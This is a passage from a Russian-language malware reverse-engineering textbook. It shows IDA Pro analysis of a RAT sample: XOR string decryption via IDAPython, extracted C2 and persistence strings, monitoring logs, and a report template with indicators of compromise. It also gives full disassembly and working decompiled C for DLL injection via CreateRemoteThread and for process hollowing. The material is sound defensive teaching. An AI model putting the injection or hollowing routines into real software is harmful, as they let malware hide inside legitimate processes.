.text:0040650F 010                 mov     ebx, [ebp+arg_key]       ; XOR key
.text:00406512 010                 xor     edx, edx                 ; index = 0
.text:00406514
.text:00406514     @@loop:
.text:00406514 010                 cmp     edx, ecx
.text:00406516 010                 jge     short @@done
.text:00406518 010                 mov     al, [esi+edx]            ; encoded[i]
.text:0040651B 010                 mov     ah, [ebx + (edx & 3)]    ; key[i % 4] — 4-by
.text:00406520 010                 xor     al, ah                   ; decoded = encoded
.text:00406522 010                 mov     [edi+edx], al            ; output[i] = decod
.text:00406525 010                 inc     edx
.text:00406526 010                 jmp     short @@loop
.text:00406528
.text:00406528     @@done:
.text:00406528 010                 mov     byte ptr [edi+edx], 0    ; null terminator
.text:0040652C 010                 mov     eax, edi                 ; return output
.text:0040652E 010                 pop     ebx
.text:0040652F 00C                 pop     edi
.text:00406530 008                 pop     esi
.text:00406531 004                 leave
.text:00406532 000                 retn
.text:00406532     xor_decode_string endp
```

Декомпилятор:

```
// XOR-декодирование строки с 4-байтовым ключом
char* xor_decode_string(BYTE *encoded, BYTE *key, int len, char *output)
{
    for (int i = 0; i < len; i++)
    {
        output[i] = encoded[i] ^ key[i % 4];
    }
    output[len] = '\0';
    return output;
}
```

IDAPython-скрипт для автоматической расшифровки строк:

```python
# ida_decrypt_xor_strings.py
# Скрипт для расшифровки XOR-строк в IDA Pro

import idautils
import idc
import ida_bytes

def xor_decrypt(data, key):
    """Расшифровать данные XOR с 4-байтовым ключом"""
    result = bytearray()
    for i, b in enumerate(data):
        result.append(b ^ key[i % len(key)])
    return result

def find_xor_decode_calls():
    """Найти все вызовы xor_decode_string и расшифровать строки"""
    XOR_DECODE_ADDR = 0x00406500  # адрес xor_decode_string

    results = []

    # Найти все xrefs к функции xor_decode_string
    for xref in idautils.CodeRefsTo(XOR_DECODE_ADDR, True):
        # Идём назад от вызова, ищем push-аргументы
        addr = xref
        pushes = []
        for i in range(20):  # макс 20 инструкций назад
            addr = idc.prev_head(addr)
            if idc.print_insn_mnem(addr) == "push":
                pushes.insert(0, idc.get_operand_value(addr, 0))
            if len(pushes) >= 4:
                break

        if len(pushes) >= 4:
            encoded_addr = pushes[0]  # arg_encoded
            key_addr = pushes[1]      # arg_key
            length = pushes[2]        # arg_len

            # Прочитать зашифрованные данные
            encoded = ida_bytes.get_bytes(encoded_addr, length)
            key = ida_bytes.get_bytes(key_addr, 4)

            if encoded and key:
                decrypted = xor_decrypt(encoded, key)
                try:
                    dec_str = decrypted.decode('ascii', errors='replace')
                    # Добавить комментарий в IDA
                    idc.set_cmt(xref, f"Decrypted: \"{dec_str}\"", True)
                    results.append((hex(xref), dec_str))
                    print(f"[+] 0x{xref:08X}: \"{dec_str}\"")
                except:
                    pass

    return results

# Запуск
print("=" * 60)
print("XOR String Decryption Script")
print("=" * 60)
results = find_xor_decode_calls()
print(f"\nTotal decrypted strings: {len(results)}")
for addr, s in results:
    print(f"  {addr}: {s}")
```

Результат выполнения скрипта:

```
============================================================
XOR String Decryption Script
============================================================
[+] 0x00401100: "C:\Windows\System32\svchost.exe"
[+] 0x00401180: "http://185.141.27.83/api/check.php"
[+] 0x004011C0: "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
[+] 0x00401230: "Software\Microsoft\Windows\CurrentVersion\Run"
[+] 0x00401290: "UpdateService"
[+] 0x004012D0: "%APPDATA%\Microsoft\updater.exe"
[+] 0x00401340: "\\.\pipe\update_comm"
[+] 0x00401390: "cmd.exe /c del \"%s\" & exit"
[+] 0x004013E0: "HWID=%s&VER=2.1&OS=%s"
[+] 0x00401430: "SeDebugPrivilege"
[+] 0x00401470: "Content-Type: application/x-www-form-urlencoded"
[+] 0x004014C0: "AmsiScanBuffer"
[+] 0x004014F0: "amsi.dll"

Total decrypted strings: 13
```

21.4.7. Шаг 6 — Построение графа вызовов

В IDA Pro используйте View → Graphs → Function calls (Xrefs chart) для визуализации:

```
main (0x00401000)
 ├── anti_debug_check (0x00403000)
 │    ├── IsDebuggerPresent
 │    ├── NtQueryInformationProcess
 │    └── NtSetInformationThread
 ├── enable_debug_privilege (0x00403200)
 │    ├── OpenProcessToken
 │    ├── LookupPrivilegeValueA
 │    └── AdjustTokenPrivileges
 ├── install_persistence (0x00404000)
 │    ├── copy_to_appdata (0x00404100)
 │    │    ├── GetModuleFileNameA
 │    │    ├── SHGetFolderPathA
 │    │    └── CopyFileA
 │    ├── set_registry_run (0x00404300)
 │    │    ├── RegOpenKeyExA
 │    │    ├── RegSetValueExA
 │    │    └── RegCloseKey
 │    └── create_scheduled_task (0x00404500)
 │         └── ShellExecuteA ("schtasks /create ...")
 ├── process_hollowing_main (0x00405000)
 │    ├── decrypt_payload (0x00406000)
 │    │    └── xor_decode_string (0x00406500)
 │    ├── hollow_create_suspended (0x00405200)
 │    │    └── CreateProcessA (CREATE_SUSPENDED)
 │    ├── hollow_unmap_and_write (0x00405400)
 │    │    ├── NtUnmapViewOfSection
 │    │    ├── VirtualAllocEx
 │    │    └── WriteProcessMemory
 │    └── hollow_set_context_resume (0x00405600)
 │         ├── GetThreadContext
 │         ├── SetThreadContext
 │         └── ResumeThread
 └── c2_main_loop (0x00408000)
      ├── build_c2_request (0x00407000)
      ├── http_send (0x00407800)
      │    ├── WSAStartup
      │    ├── socket
      │    ├── connect
      │    ├── send
      │    └── recv
      ├── parse_c2_response (0x00407500)
      └── execute_command (0x00408500)
           └── CreateProcessA ("cmd.exe /c ...")
```

21.5. Динамический анализ: мониторинг поведения

21.5.1. Process Monitor — фильтрация событий

Настройка фильтров ProcMon для анализа малвари:

```
Process Monitor Filters:
═══════════════════════════════════════════════════
[Include] Process Name  is  suspicious.exe
[Include] Process Name  is  svchost.exe     (для hollow)
[Include] Process Name  is  cmd.exe
[Exclude] Operation     is  RegQueryValue   (снижение шума)
[Exclude] Result        is  BUFFER OVERFLOW (снижение шума)
[Exclude] Path          contains  \AppCompat\
═══════════════════════════════════════════════════

Captured Events:
──────────────────────────────────────────────────────────────────────────
Time        PID   Process         Operation        Path/Detail       Result
──────────────────────────────────────────────────────────────────────────
10:15:01.1  4820  suspicious.exe  CreateFile       C:\Windows\System32\svchost.exe   SU
10:15:01.2  4820  suspicious.exe  Process Create   svchost.exe (PID: 5184) SUSPENDED SU
10:15:01.3  4820  suspicious.exe  WriteFile        \Device\...\PID:5184\Memory       SU
10:15:01.4  4820  suspicious.exe  Thread Resume    TID: 7320 in PID: 5184            SU
10:15:01.5  4820  suspicious.exe  RegSetValue      HKCU\...\Run\UpdateService        SU
10:15:01.6  4820  suspicious.exe  Process Create   schtasks.exe                      SU
10:15:01.7  4820  suspicious.exe  CreateFile       %APPDATA%\Microsoft\updater.exe   SU
10:15:02.0  4820  suspicious.exe  TCP Connect      185.141.27.83:443                 SU
10:15:02.1  4820  suspicious.exe  TCP Send         185.141.27.83:443 (256 bytes)     SU
10:15:02.5  4820  suspicious.exe  TCP Receive      185.141.27.83:443 (1024 bytes)    SU
10:15:03.0  5184  svchost.exe     CreateFile       C:\Users\...\Desktop\*.docx       SU
10:15:03.2  5184  svchost.exe     ReadFile         C:\Users\...\Desktop\report.docx  SU
──────────────────────────────────────────────────────────────────────────
```

21.5.2. API Monitor — перехват вызовов

```
API Monitor — Captured Calls (filtered):
═══════════════════════════════════════════════════════════

#1  kernel32.dll!CreateProcessA
    Thread: 4820.1
    lpApplicationName: NULL
    lpCommandLine: "C:\Windows\System32\svchost.exe"
    dwCreationFlags: 0x00000004 (CREATE_SUSPENDED)
    lpProcessInformation:
        hProcess: 0x000001A0
        hThread:  0x000001A4
        dwProcessId: 5184
        dwThreadId:  7320
    Return: TRUE

#2  ntdll.dll!NtUnmapViewOfSection
    Thread: 4820.1
    ProcessHandle: 0x000001A0 (PID: 5184)
    BaseAddress: 0x00400000
    Return: STATUS_SUCCESS

#3  kernel32.dll!VirtualAllocEx
    Thread: 4820.1
    hProcess: 0x000001A0 (PID: 5184)
    lpAddress: 0x00400000
    dwSize: 0x00050000
    flAllocationType: MEM_COMMIT | MEM_RESERVE (0x3000)
    flProtect: PAGE_EXECUTE_READWRITE (0x40)
    Return: 0x00400000

#4  kernel32.dll!WriteProcessMemory
    Thread: 4820.1
    hProcess: 0x000001A0 (PID: 5184)
    lpBaseAddress: 0x00400000
    nSize: 0x00050000
    Buffer: [PE header: MZ...PE...]
    Return: TRUE

#5  kernel32.dll!SetThreadContext
    Thread: 4820.1
    hThread: 0x000001A4 (TID: 7320)
    CONTEXT.Eax: 0x00401000 (new entry point)
    CONTEXT.Ebx: (PEB address)
    Return: TRUE

#6  kernel32.dll!ResumeThread
    Thread: 4820.1
    hThread: 0x000001A4 (TID: 7320)
    Return: 0 (previous suspend count)
```

21.6. Документирование и отчётность

21.6.1. Шаблон отчёта об анализе малвари

```
═══════════════════════════════════════════════════════════
            ОТЧЁТ ОБ АНАЛИЗЕ ВРЕДОНОСНОГО ПО
═══════════════════════════════════════════════════════════

1. ИДЕНТИФИКАЦИЯ ОБРАЗЦА
─────────────────────────
Имя файла:          suspicious.exe (наблюдалось также: update_service.exe)
MD5:                a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6
SHA-1:              1a2b3c4d5e6f7a8b9c0d1e2f3a4b5c6d7e8f9a0b
SHA-256:            4f7e8d9c0b1a2e3f4d5c6b7a8e9f0d1c...
Размер:             245,760 байт (240 КБ)
Тип:                PE32 executable (GUI) x86
Компилятор:         Microsoft Visual C++ 2019
Пакер:              UPX 3.96
Энтропия:           7.12 (упакован)
Timestamp:          2024-03-14 08:15:28 UTC
Первое обнаружение: 2024-03-15 (VirusTotal)
Детекция:           42/71 (VirusTotal)

2. КРАТКОЕ ЗАКЛЮЧЕНИЕ
─────────────────────
Образец представляет собой троян-загрузчик с функциональностью
удалённого доступа (RAT). Использует технику Process Hollowing
для внедрения полезной нагрузки в легитимный процесс svchost.exe.
Обеспечивает persistence через реестр и планировщик задач.
Осуществляет связь с C2-сервером по HTTP(S).

Классификация: Trojan.Downloader / RAT
Уровень угрозы: ВЫСОКИЙ

3. ИНДИКАТОРЫ КОМПРОМЕТАЦИИ (IoC)
──────────────────────────────────

3.1. Сетевые IoC:
  - C2 URL: http://185.141.27[.]83/api/check.php
  - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  - Port: 443/TCP

3.2. Хостовые IoC:
  - Mutex: MTX_A1B2C3D4
  - Файл: %APPDATA%\Microsoft\updater.exe
  - Named Pipe: \\.\pipe\update_comm
  - Registry: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\UpdateService
  - Scheduled Task: "WindowsUpdateCheck"

3.3. YARA-правила:
  [см. секцию YARA выше]

4. ТЕХНИЧЕСКИЙ АНАЛИЗ
─────────────────────

4.1. Поведение при запуске:
  a) Создание мьютекса MTX_A1B2C3D4 (single instance)
  b) Проверка наличия отладчика (4 метода)
  c) Получение привилегии SeDebugPrivilege
  d) Копирование себя в %APPDATA%\Microsoft\updater.exe
  e) Установка persistence (реестр + schtasks)
  f) Process Hollowing: инъекция в svchost.exe
  g) C2-коммуникация с 185.141.27.83

4.2. Persistence:
  - Ключ реестра: HKCU\...\Run\UpdateService = "%APPDATA%\Microsoft\updater.exe"
  - Scheduled Task: "WindowsUpdateCheck", выполняется каждые 30 минут

4.3. Process Hollowing:
  - Целевой процесс: C:\Windows\System32\svchost.exe
  - Запуск в состоянии CREATE_SUSPENDED
  - Unmap оригинального кода (NtUnmapViewOfSection)
  - Запись расшифрованной полезной нагрузки
  - Установка нового Entry Point через SetThreadContext
  - Возобновление выполнения (ResumeThread)
```

```
4.4. C2-коммуникация:
  - Протокол: HTTP POST
  - Данные: HWID, версия, ОС
  - Ответ: зашифрованные команды (XOR)
  - Команды: download, execute, screenshot, keylog, exfiltrate

4.5. Anti-analysis:
  - IsDebuggerPresent
  - NtQueryInformationProcess (DebugPort)
  - RDTSC timing check
  - ThreadHideFromDebugger
  - XOR-шифрование строк (4-байтовый ключ)

5. MITRE ATT&CK MAPPING
──────────────────────
T1055.012  Process Injection: Process Hollowing
T1547.001  Boot or Logon Autostart: Registry Run Keys
T1053.005  Scheduled Task
T1071.001  Application Layer Protocol: Web Protocols
T1082      System Information Discovery
T1140      Deobfuscate/Decode Files or Information
T1622      Debugger Evasion
T1027      Obfuscated Files or Information

6. РЕКОМЕНДАЦИИ
──────────────
  - Заблокировать IP 185.141.27.83 на периметре
  - Добавить IoC в EDR/SIEM
  - Проверить хосты на наличие мьютекса/файлов
  - Обновить YARA-правила в системе сканирования
  - Провести threat hunting по выявленным TTPs

═══════════════════════════════════════════════════════
```

21.7. Полный workflow: от triage до отчёта

Ниже приведён сводный алгоритм анализа, объединяющий все этапы:

```
                    WORKFLOW АНАЛИЗА МАЛВАРИ
═══════════════════════════════════════════════════════

ЭТАП 1: ПОДГОТОВКА (5 мин)
├── Проверить изоляцию VM (Host-Only, нет общих папок)
├── Создать/восстановить чистый снапшот
├── Скопировать образец в VM (через ISO или общую сеть)
└── Запустить FakeNet-NG / INetSim

ЭТАП 2: TRIAGE (10-15 мин)
├── Хеширование (MD5, SHA-256)
├── Проверка VirusTotal / MalwareBazaar
├── strings / FLOSS
├── pestudio / Detect It Easy
├── Энтропийный анализ → упакован?
├── YARA-сканирование
└── Решение: продолжать анализ? Приоритет?

ЭТАП 3: СТАТИЧЕСКИЙ АНАЛИЗ (1-4 часа)
├── Распаковка (если упакован)
├── CFF Explorer — PE-заголовки, секции
├── Загрузка в IDA Pro
├── Анализ импортов → классификация поведения
├── Анализ точки входа → main
├── Переименование функций
├── Деобфускация строк (IDAPython)
├── Построение графа вызовов
├── Анализ ключевых функций:
│   ├── Anti-debug / anti-VM
│   ├── Persistence mechanisms
│   ├── Injection techniques
│   ├── C2 communication
│   └── Payload / capabilities
└── Извлечение IoC из кода

ЭТАП 4: ДИНАМИЧЕСКИЙ АНАЛИЗ (1-2 часа)
├── Запуск ProcMon, API Monitor, Wireshark
├── Выполнение образца
├── Мониторинг:
│   ├── Файловая активность
│   ├── Реестр
│   ├── Процессы (ProcessExplorer)
│   ├── Сетевая активность
│   └── API-вызовы
├── Сопоставление с результатами статического анализа
└── Извлечение дополнительных IoC

ЭТАП 5: ОТЧЁТ (30-60 мин)
├── Заполнение шаблона отчёта
├── Документирование IoC
├── MITRE ATT&CK mapping
├── Создание YARA-правил
└── Рекомендации по реагированию

═══════════════════════════════════════════════════════
```

Глава 22. Анализ техник малвари в IDA

22.1. Инъекция кода

Инъекция кода (Code Injection) — это набор техник, позволяющих вредоносному коду выполняться в адресном пространстве другого процесса. Это используется для обхода защитных механизмов, скрытия активности и получения доступа к ресурсам целевого процесса.

22.1.1. CreateRemoteThread Injection

Классическая техника DLL-инъекции через `CreateRemoteThread` — одна из самых простых и распространённых:

Алгоритм: 1. Открыть целевой процесс (`OpenProcess`) 2. Выделить память в целевом процессе (`VirtualAllocEx`) 3. Записать путь к DLL в выделенную память (`WriteProcessMemory`) 4. Создать удалённый поток, вызывающий `LoadLibraryA` с путём к DLL (`CreateRemoteThread`)

Дизассемблерный листинг в IDA Pro:

```
.text:00410000     inject_dll_remote_thread proc near
.text:00410000
.text:00410000     var_dll_path    = byte ptr -110h
.text:00410000     var_hProcess    = dword ptr -0Ch
.text:00410000     var_remoteMem   = dword ptr -8
.text:00410000     var_hThread     = dword ptr -4
.text:00410000     arg_pid         = dword ptr  8
.text:00410000     arg_dll_path    = dword ptr  0Ch
.text:00410000
.text:00410000 000                 push    ebp
.text:00410001 004                 mov     ebp, esp
.text:00410003 004                 sub     esp, 110h
.text:00410009 114
.text:00410009                  ;── Шаг 1: Открыть целевой процесс ──
.text:00410009 114                 push    0                       ; bInheritHandle
.text:0041000B 118                 push    (PROCESS_CREATE_THREAD or PROCESS_QUERY_INF
.text:0041000B                              or PROCESS_VM_OPERATION or PROCESS_VM_WRITE
.text:0041000B                              or PROCESS_VM_READ)     ; dwDesiredAccess =
.text:00410010 11C                 push    [ebp+arg_pid]           ; dwProcessId
.text:00410013 120                 call    ds:OpenProcess
.text:00410019 114                 mov     [ebp+var_hProcess], eax
.text:0041001C 114                 test    eax, eax
.text:0041001E 114                 jz      loc_4100B0              ; failed
.text:00410024 114
.text:00410024                  ;── Шаг 2: Выделить память в целевом процессе ──
.text:00410024 114                 push    [ebp+arg_dll_path]
.text:00410027 118                 call    _strlen
.text:0041002C 118                 add     esp, 4
.text:0041002F 114                 inc     eax                     ; +1 для null termi
.text:00410030 114                 push    PAGE_READWRITE          ; flProtect = 0x04
.text:00410032 118                 push    (MEM_COMMIT or MEM_RESERVE) ; flAllocationTy
.text:00410037 11C                 push    eax                     ; dwSize = strlen(pa
.text:00410038 120                 push    0                       ; lpAddress = NULL
.text:0041003A 124                 push    [ebp+var_hProcess]      ; hProcess
.text:0041003D 128                 call    ds:VirtualAllocEx
.text:00410043 114                 mov     [ebp+var_remoteMem], eax
.text:00410046 114                 test    eax, eax
.text:00410048 114                 jz      loc_4100A0              ; failed
.text:0041004E 114
.text:0041004E                  ;── Шаг 3: Записать путь DLL в память целевого процесса
.text:0041004E 114                 push    [ebp+arg_dll_path]
.text:00410051 118                 call    _strlen
.text:00410056 118                 add     esp, 4
.text:00410059 114                 inc     eax
.text:0041005A 114                 push    0                       ; lpNumberOfBytesWri
.text:0041005C 118                 push    eax                     ; nSize
.text:0041005D 11C                 push    [ebp+arg_dll_path]      ; lpBuffer (путь к D
.text:00410060 120                 push    [ebp+var_remoteMem]     ; lpBaseAddress (rem
.text:00410063 124                 push    [ebp+var_hProcess]      ; hProcess
.text:00410066 128                 call    ds:WriteProcessMemory
.text:0041006C 114                 test    eax, eax
.text:0041006E 114                 jz      short loc_4100A0        ; failed
.text:00410070 114
.text:00410070                  ;── Шаг 4: Получить адрес LoadLibraryA ──
.text:00410070 114                 push    offset aLoadlibrarya    ; "LoadLibraryA"
.text:00410075 118                 push    offset aKernel32_dll    ; "kernel32.dll"
.text:0041007A 11C                 call    ds:GetModuleHandleA
.text:00410080 118                 push    offset aLoadlibrarya    ; "LoadLibraryA"
.text:00410085 11C                 push    eax                     ; hModule (kernel32)
.text:00410086 120                 call    ds:GetProcAddress
.text:0041008C 114                 ; eax = адрес LoadLibraryA
.text:0041008C 114
.text:0041008C                  ;── Шаг 5: Создать удалённый поток ──
.text:0041008C 114                 push    0                       ; lpThreadId
.text:0041008E 118                 push    0                       ; dwCreationFlags
.text:00410090 11C                 push    [ebp+var_remoteMem]     ; lpParameter (путь
.text:00410093 120                 push    eax                     ; lpStartAddress = L
.text:00410094 124                 push    0                       ; dwStackSize
.text:00410096 128                 push    0                       ; lpThreadAttributes
.text:00410098 12C                 push    [ebp+var_hProcess]      ; hProcess
.text:0041009B 130                 call    ds:CreateRemoteThread
.text:004100A1 114                 mov     [ebp+var_hThread], eax
.text:004100A4 114
.text:004100A4                  ;── Ожидание завершения потока ──
.text:004100A4 114                 push    0FFFFFFFFh              ; INFINITE
.text:004100A6 118                 push    eax                     ; hThread
.text:004100A7 11C                 call    ds:WaitForSingleObject
```

```
.text:004100AD 114
.text:004100AD                 ;—— Очистка ——
.text:004100AD 114                 push    [ebp+var_hThread]
.text:004100B0 118                 call    ds:CloseHandle
.text:004100B6 114                 push    [ebp+var_hProcess]
.text:004100B9 118                 call    ds:CloseHandle
.text:004100BF 114                 mov     eax, 1                  ; success
.text:004100C4 114                 leave
.text:004100C5 000                 retn
.text:004100C5     inject_dll_remote_thread endp
```

Декомпилятор Hex-Rays:

```c
// CreateRemoteThread DLL Injection
// MITRE ATT&CK: T1055.001 — Process Injection: Dynamic-link Library Injection
BOOL inject_dll_remote_thread(DWORD targetPid, const char *dllPath)
{
    HANDLE hProcess;
    LPVOID remoteMem;
    HANDLE hThread;
    SIZE_T pathLen;
    FARPROC pLoadLibrary;

    // Шаг 1: Открыть целевой процесс с нужными правами
    hProcess = OpenProcess(
        PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
        PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ,
        FALSE,
        targetPid
    );
    if (!hProcess)
        return FALSE;

    pathLen = strlen(dllPath) + 1;

    // Шаг 2: Выделить память в адресном пространстве целевого процесса
    remoteMem = VirtualAllocEx(
        hProcess,
        NULL,                   // система выбирает адрес
        pathLen,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE
    );
    if (!remoteMem)
    {
        CloseHandle(hProcess);
        return FALSE;
    }

    // Шаг 3: Записать путь к DLL в выделенную память
    if (!WriteProcessMemory(hProcess, remoteMem, dllPath, pathLen, NULL))
    {
        VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return FALSE;
    }

    // Шаг 4: Получить адрес LoadLibraryA в kernel32.dll
    // Работает, т.к. kernel32.dll загружена по одному адресу во всех процессах
    pLoadLibrary = GetProcAddress(
        GetModuleHandleA("kernel32.dll"),
        "LoadLibraryA"
    );

    // Шаг 5: Создать удалённый поток, который вызовет LoadLibraryA(dllPath)
    hThread = CreateRemoteThread(
        hProcess,
        NULL,                   // default security
        0,                      // default stack size
        (LPTHREAD_START_ROUTINE)pLoadLibrary,  // thread entry = LoadLibraryA
        remoteMem,              // parameter = путь к DLL в remote memory
        0,                      // run immediately
        NULL                    // thread id (не нужен)
    );

    // Ждём завершения загрузки DLL
    WaitForSingleObject(hThread, INFINITE);

    // Очистка
    CloseHandle(hThread);
    CloseHandle(hProcess);
    return TRUE;
}
```

Ключевые признаки в IDA: - Последовательность `OpenProcess` → `VirtualAllocEx` → `WriteProcessMemory` → `CreateRemoteThread` - `GetProcAddress` для получения адреса `LoadLibraryA` - Права доступа `0x43A` (`PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION |`

PROCESS_VM_WRITE | PROCESS_VM_READ | PROCESS_QUERY_INFORMATION)

22.1.2. Process Hollowing (RunPE)

Process Hollowing — более изощрённая техника, при которой создаётся легитимный процесс в приостановленном состоянии, его код полностью заменяется вредоносным, после чего выполнение возобновляется.

Дизассемблерный листинг — этап создания приостановленного процесса:

```
.text:00405200     hollow_create_suspended proc near
.text:00405200
.text:00405200     var_si          = STARTUPINFOA ptr -54h
.text:00405200     var_pi          = PROCESS_INFORMATION ptr -10h
.text:00405200     arg_target_path = dword ptr  8
.text:00405200
.text:00405200 000                 push    ebp
.text:00405201 004                 mov     ebp, esp
.text:00405203 004                 sub     esp, 54h
.text:00405206 058
.text:00405206                  ; Инициализация STARTUPINFO
.text:00405206 058                 lea     edi, [ebp+var_si]
.text:00405209 058                 xor     eax, eax
.text:0040520B 058                 mov     ecx, 44h / 4           ; sizeof(STARTUPINFO
.text:00405210 058                 rep stosd                       ; memset(&si, 0, si
.text:00405212 058                 mov     [ebp+var_si.cb], 44h   ; si.cb = sizeof(STA
.text:00405219 058
.text:00405219                  ; CreateProcessA с флагом CREATE_SUSPENDED
.text:00405219 058                 lea     eax, [ebp+var_pi]
.text:0040521C 058                 push    eax                    ; lpProcessInformati
.text:0040521D 05C                 lea     eax, [ebp+var_si]
.text:00405220 05C                 push    eax                    ; lpStartupInfo
.text:00405221 060                 push    0                      ; lpCurrentDirectory
.text:00405223 064                 push    0                      ; lpEnvironment
.text:00405225 068                 push    CREATE_SUSPENDED       ; dwCreationFlags =
.text:00405227 06C                 push    0                      ; bInheritHandles
.text:00405229 070                 push    0                      ; lpThreadAttributes
.text:0040522B 074                 push    0                      ; lpProcessAttribut
.text:0040522D 078                 push    [ebp+arg_target_path]  ; lpCommandLine (sv
.text:00405230 07C                 push    0                      ; lpApplicationName
.text:00405232 080                 call    ds:CreateProcessA
.text:00405238 058                 test    eax, eax
.text:0040523A 058                 jz      short @@fail
.text:0040523C 058
.text:0040523C                  ; Сохранить handle процесса и потока в глобальных перем
.text:0040523C 058                 mov     eax, [ebp+var_pi.hProcess]
.text:0040523F 058                 mov     ds:g_hHollowedProcess, eax
.text:00405244 058                 mov     eax, [ebp+var_pi.hThread]
.text:00405247 058                 mov     ds:g_hHollowedThread, eax
.text:0040524C 058                 mov     eax, [ebp+var_pi.dwProcessId]
.text:0040524F 058                 mov     ds:g_dwHollowedPid, eax
.text:00405254 058
.text:00405254 058                 mov     eax, 1                 ; success
.text:00405259 058                 leave
.text:0040525A 000                 retn
.text:0040525B
.text:0040525B     @@fail:
.text:0040525B 058                 xor     eax, eax               ; failure
.text:0040525D 058                 leave
.text:0040525E 000                 retn
.text:0040525E     hollow_create_suspended endp
```

Дизассемблерный листинг — этап Unmap и записи нового кода:

```
.text:00405400     hollow_unmap_and_write proc near
.text:00405400
.text:00405400     arg_payload     = dword ptr  8
.text:00405400     arg_payload_sz  = dword ptr  0Ch
.text:00405400
.text:00405400 000                 push    ebp
.text:00405401 004                 mov     ebp, esp
.text:00405403 004                 sub     esp, 20h
.text:00405406 024                 push    esi
.text:00405407 028                 push    edi
.text:00405408 02C
.text:00405408                  ;── Получить ImageBase из PE-заголовка полезной нагрузк
.text:00405408 02C                 mov     esi, [ebp+arg_payload]
.text:0040540B 02C                 mov     eax, [esi+3Ch]          ; e_lfanew
.text:0040540E 02C                 add     eax, esi                ; NT Headers
.text:00405410 02C                 mov     edi, [eax+34h]          ; OptionalHeader.Ima
.text:00405413 02C                 mov     [ebp-4], edi            ; save desired Image
.text:00405416 02C                 mov     ecx, [eax+50h]          ; OptionalHeader.Si
.text:00405419 02C                 mov     [ebp-8], ecx            ; save SizeOfImage
.text:0040541C 02C                 mov     edx, [eax+28h]          ; OptionalHeader.Add
.text:0040541F 02C                 mov     [ebp-0Ch], edx          ; save EntryPoint RV
.text:00405422 02C
.text:00405422                  ;── NtUnmapViewOfSection — удалить оригинальный код ──
.text:00405422 02C                 push    edi                     ; BaseAddress (Image
.text:00405423 030                 push    ds:g_hHollowedProcess   ; ProcessHandle
.text:00405429 034                 call    ds:NtUnmapViewOfSection
.text:0040542F 02C                 ; Не проверяет результат — некоторые версии возвраща
.text:0040542F                     ; но VirtualAllocEx всё равно сработает
.text:0040542F 02C
.text:0040542F                  ;── VirtualAllocEx — выделить память по тому же адресу
.text:0040542F 02C                 push    PAGE_EXECUTE_READWRITE  ; flProtect = 0x40
.text:00405431 030                 push    (MEM_COMMIT or MEM_RESERVE) ; 0x3000
.text:00405436 034                 push    [ebp-8]                 ; dwSize = SizeOfIma
.text:00405439 038                 push    edi                     ; lpAddress = ImageB
.text:0040543A 03C                 push    ds:g_hHollowedProcess   ; hProcess
.text:00405440 040                 call    ds:VirtualAllocEx
.text:00405446 02C                 test    eax, eax
.text:00405448 02C                 jz      @@fail
.text:0040544E 02C
.text:0040544E                  ;── WriteProcessMemory — записать PE-заголовки ──
.text:0040544E 02C                 mov     esi, [ebp+arg_payload]
.text:00405451 02C                 mov     eax, [esi+3Ch]          ; e_lfanew
.text:00405454 02C                 add     eax, esi
.text:00405456 02C                 movzx   ecx, word ptr [eax+14h] ; SizeOfOptionalHead
.text:0040545A 02C                 add     ecx, 18h                ; + sizeof(FileHead
.text:0040545D 02C                 add     ecx, [esi+3Ch]          ; + e_lfanew
.text:00405460 02C                 ; ecx = размер заголовков (до начала секций)
.text:00405460 02C
.text:00405460 02C                 push    0                       ; lpNumberOfBytesWri
.text:00405462 030                 push    ecx                     ; nSize (headers siz
.text:00405463 034                 push    esi                     ; lpBuffer (payload
.text:00405464 038                 push    edi                     ; lpBaseAddress (Ima
.text:00405465 03C                 push    ds:g_hHollowedProcess
.text:0040546B 040                 call    ds:WriteProcessMemory
.text:00405471 02C
.text:00405471                  ;── Записать каждую секцию по её VirtualAddress ──
.text:00405471 02C                 mov     esi, [ebp+arg_payload]
.text:00405474 02C                 mov     eax, [esi+3Ch]
.text:00405477 02C                 lea     ebx, [esi+eax+18h]      ; FILE_HEADER
.text:0040547B 02C                 movzx   ecx, word ptr [ebx+2]   ; NumberOfSections
.text:0040547F 02C                 mov     [ebp-10h], ecx
.text:00405482 02C                 movzx   edx, word ptr [ebx+10h]; SizeOfOptionalHead
.text:00405486 02C                 lea     ebx, [ebx+14h+edx]      ; первый IMAGE_SECTI
.text:0040548A 02C                 xor     ecx, ecx                ; section index = 0
.text:0040548C
.text:0040548C     @@section_loop:
.text:0040548C 02C                 cmp     ecx, [ebp-10h]
.text:0040548F 02C                 jge     short @@sections_done
.text:00405491 02C                 push    ecx                     ; save index
.text:00405492 030
.text:00405492                  ; Рассчитать адреса для записи секции
.text:00405492 030                 mov     eax, [ebx+0Ch]          ; VirtualAddress
.text:00405495 030                 add     eax, edi                ; + ImageBase = dest
.text:00405497 030                 mov     edx, [ebx+14h]          ; PointerToRawData
.text:0040549A 030                 add     edx, esi                ; + payload base = s
.text:0040549C 030                 mov     ecx, [ebx+10h]          ; SizeOfRawData
.text:0040549F 030
```

```
.text:0040549F 030                push    0                       ; lpNumberOfBytesWr
.text:004054A1 034                push    ecx                     ; nSize
.text:004054A2 038                push    edx                     ; lpBuffer (section
.text:004054A3 03C                push    eax                     ; lpBaseAddress (VA
.text:004054A4 040                push    ds:g_hHollowedProcess
.text:004054AA 044                call    ds:WriteProcessMemory
.text:004054B0 030
.text:004054B0 030                pop     ecx                     ; restore index
.text:004054B1 02C                add     ebx, 28h                ; next section head
.text:004054B4 02C                inc     ecx
.text:004054B5 02C                jmp     short @@section_loop
.text:004054B7
.text:004054B7                @@sections_done:
.text:004054B7 02C                mov     eax, 1
.text:004054BC 02C                pop     edi
.text:004054BD 028                pop     esi
.text:004054BE 024                leave
.text:004054BF 000                retn
```

Дизассемблерный листинг — этап SetThreadContext и ResumeThread:

```
.text:00405600                hollow_set_context_resume proc near
.text:00405600
.text:00405600                var_ctx         = CONTEXT ptr -2D0h
.text:00405600
.text:00405600 000                push    ebp
.text:00405601 004                mov     ebp, esp
